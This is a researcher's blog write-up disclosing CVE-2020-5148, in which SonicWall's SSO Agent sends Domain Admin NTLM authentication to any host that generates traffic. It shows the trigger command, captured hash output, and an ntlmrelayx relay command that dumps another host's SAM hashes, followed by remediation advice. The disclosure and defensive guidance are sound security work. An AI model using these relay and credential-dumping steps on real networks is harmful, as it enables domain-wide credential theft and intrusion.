AuthForce: Single Sign-On, Single Sign-Over, and the curl That Became CVE-2020-5148
SonicWall's SSO Agent runs as Domain Admin and authenticates to any workstation it is told about, without ever checking who that is. One curl command through the firewall, one Domain Admin hash. Here is the whole story.
Single sign-on is a promise. Sign in once, and every system that trusts you stops asking.
The uncomfortable follow-up question is: what exactly does “trust” mean here, and who audited it? For SonicWall’s UTM SSO Agent, the answer turned out to be that trust meant introducing itself, with Domain Admin credentials, to any machine that happened to be mentioned in a conversation.
That is CVE-2020-5148, advisory SNWLID-2021-0003. The professional version of this write-up is at Show Up Show Out Security. This is the version where I show you that the exploit is one command, and that the command is curl.
How the SSO Agent is supposed to work
The design is sensible on paper. A user’s traffic hits the SonicWALL UTM appliance. The appliance needs to know who that user is so it can apply the right policy, so it asks the SSO Agent. The SSO Agent goes and queries the workstation at that IP address, using NetAPI or WMI, and asks the very reasonable question: who is logged in over there?
The workstation answers with a username. The appliance looks that user up in LDAP, gets their group memberships, applies the matching policy, and releases the traffic. Then it keeps polling to confirm the same user is still sitting there.
Elegant. Invisible to the user. No login prompt anywhere. Exactly what SSO is supposed to feel like.
Figure 1: The official flow, with the two steps nobody drew

The red annotations are mine. They mark the two moments the vendor diagram leaves out.
Step 2.5: before the SSO Agent can ask a workstation who is logged in, it has to authenticate to that workstation. That is an NTLM handshake, initiated by the agent, aimed at a machine chosen by whoever generated the traffic.
Step 5.5: and it keeps doing that, on a timer, for as long as the session lives. The polling interval is configurable in the GUI, which is a nice way of saying you can tune how often the agent volunteers its credentials.
Nowhere in that flow does anything validate the workstation first.
The detail that turns this from awkward to serious
For the SSO Agent service to query workstations at all, it needs administrative rights on every workstation and server in scope. In practice, in essentially every deployment I have ever seen, that means the service runs as Domain Admin.
So the account performing that unvalidated, attacker-triggerable NTLM authentication is the most privileged account in the directory.
Technical details:

- Affected: SonicWALL SSO Agent 4.1.10.0 (Directory Services Connector 4.1.17 and earlier)
- Tested on: Microsoft Windows Server 2012 R2 Standard
- Class: Forced authentication, CWE-287
- My score: 8.6
AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N - NVD’s score: 8.2 High,
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N
Figure 5: The version in question
The exploit, in its entirety
I want to manage expectations here, because the payload is going to be underwhelming.
Figure 2: Crossing the network boundary

curl sonicwall.comThat is it. That is the exploit.
Any web request, from a machine on a segment the appliance handles, out through the UTM. It does not matter what the URL is. It does not matter whether the request succeeds. I picked sonicwall.com because I have a sense of humor and wanted the packet capture to be self-documenting.
The appliance sees traffic from an unfamiliar IP. It asks the SSO Agent to identify the user at that IP. The SSO Agent, holding Domain Admin, turns around and authenticates to my machine.
I did not attack the SSO Agent. I did not send it a malformed packet, or a crafted header, or an exploit of any kind. I sent an HTTP request to a website. The agent did the rest, on its own initiative, because that is its documented behavior.
Figure 3: Domain credentials, arriving unprompted

[SMB] NTLMv2-SSP Client   : 192.168.x.x
[SMB] NTLMv2-SSP Username : ...
[SMB] NTLMv2-SSP Hash     : ...
Three times in one screenshot, because of step 5.5. The polling never stops. If you miss the first hash, wait. Another one is coming. It is the most cooperative target I have ever worked with.
Crack it, or skip straight to relaying it
An NTLMv2 hash gives you two options.
Option one is offline cracking. If that Domain Admin password is anything a human chose, hashcat will eventually have opinions about it.
Option two is faster and does not care about the password at all. NTLM relay takes the authentication attempt and forwards it, live, to a different host on the network. The target sees a valid Domain Admin authenticating and does what Domain Admins are allowed to do.
Figure 4: Relaying to a different host and dumping its SAM

ntlmrelayx.py -t <target> -smb2support -of <output>

[*] SMBD-Thread-4: Received connection from 192.168.x.x, attacking target smb://192.168.x.x
[*] Authenticating against smb://192.168.x.x as <DOMAIN>\<user> SUCCEED
[*] Starting service RemoteRegistry
[*] Target system bootKey: ...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Done dumping SAM hashes for host: 192.168.x.x
The authentication was triggered by an unauthenticated web request and consumed on a completely different machine. Every access control list in the environment is now a suggestion, because the identity being presented is one that outranks all of them.
Single sign-on became single sign-over.
Why this one bothers me more than the SQL bugs
An injection bug is a mistake. Somebody concatenated a string, and everyone involved agrees, in retrospect, that they should not have.
This is not a mistake. This is the product working precisely as designed. Probing workstations over NetAPI is the documented default configuration. Requiring Domain Admin is the documented prerequisite. Continuing to poll after authentication is the documented behavior.
The vulnerability is not in the implementation. It is in the assumption underneath it: that any IP address the firewall reports is a workstation worth introducing yourself to. That assumption holds fine on a trusted, fully managed LAN in 2007. It holds considerably less well the moment guest Wi-Fi, a contractor laptop, a rogue device, or a compromised host enters the picture.
Security appliances get graded on what they block. This one deserved a look at what it emits.
Remediation
SonicWall’s guidance, and mine:
Switch client probing from NetAPI to WMI. This is the documented workaround and it is the first thing to do if you cannot upgrade today.
Do not let the SSO Agent service run as an account that can log into everything. Do not permit administrator to log in via the SSO agent service, the DC, the Exchange server, or the terminal server. If the account must be privileged, make the password long enough that offline cracking stops being a realistic option. Twenty characters or more, and never reused.
Upgrade. Directory Services Connector 4.1.17 and earlier are affected. NVD records the fix as landing in 4.1.19. Worth knowing: as of my testing, 4.1.19 and later still exhibited the underlying behavior, they just warn you about it now. A warning is not a control. Treat the WMI switch and the account hardening as the actual mitigation.
Assume forced authentication is always on the table. Anything on your network that will authenticate outbound on someone else’s cue is a credential dispenser. Enforce SMB signing, restrict outbound SMB at the perimeter, and consider Extended Protection for Authentication. Those controls do not fix this bug, but they take relaying off the menu across your entire estate, and that is a much better return on the same afternoon.
Timeline
| Date | Event |
|---|---|
| 2020 | Discovered and reported to SonicWall |
| 2021-03-05 | Published as CVE-2020-5148 with advisory SNWLID-2021-0003 |
The receipts
The reproduction steps, the relay commands, and the annotated flow are public:
github.com/l0lsec/CVE-2020-5148
And if you run SonicWall SSO today, you do not need my repo to check this one. Go look at what account SSOAgentService.exe runs as, and go look at whether client probing is set to NetAPI.
Two clicks. I will wait.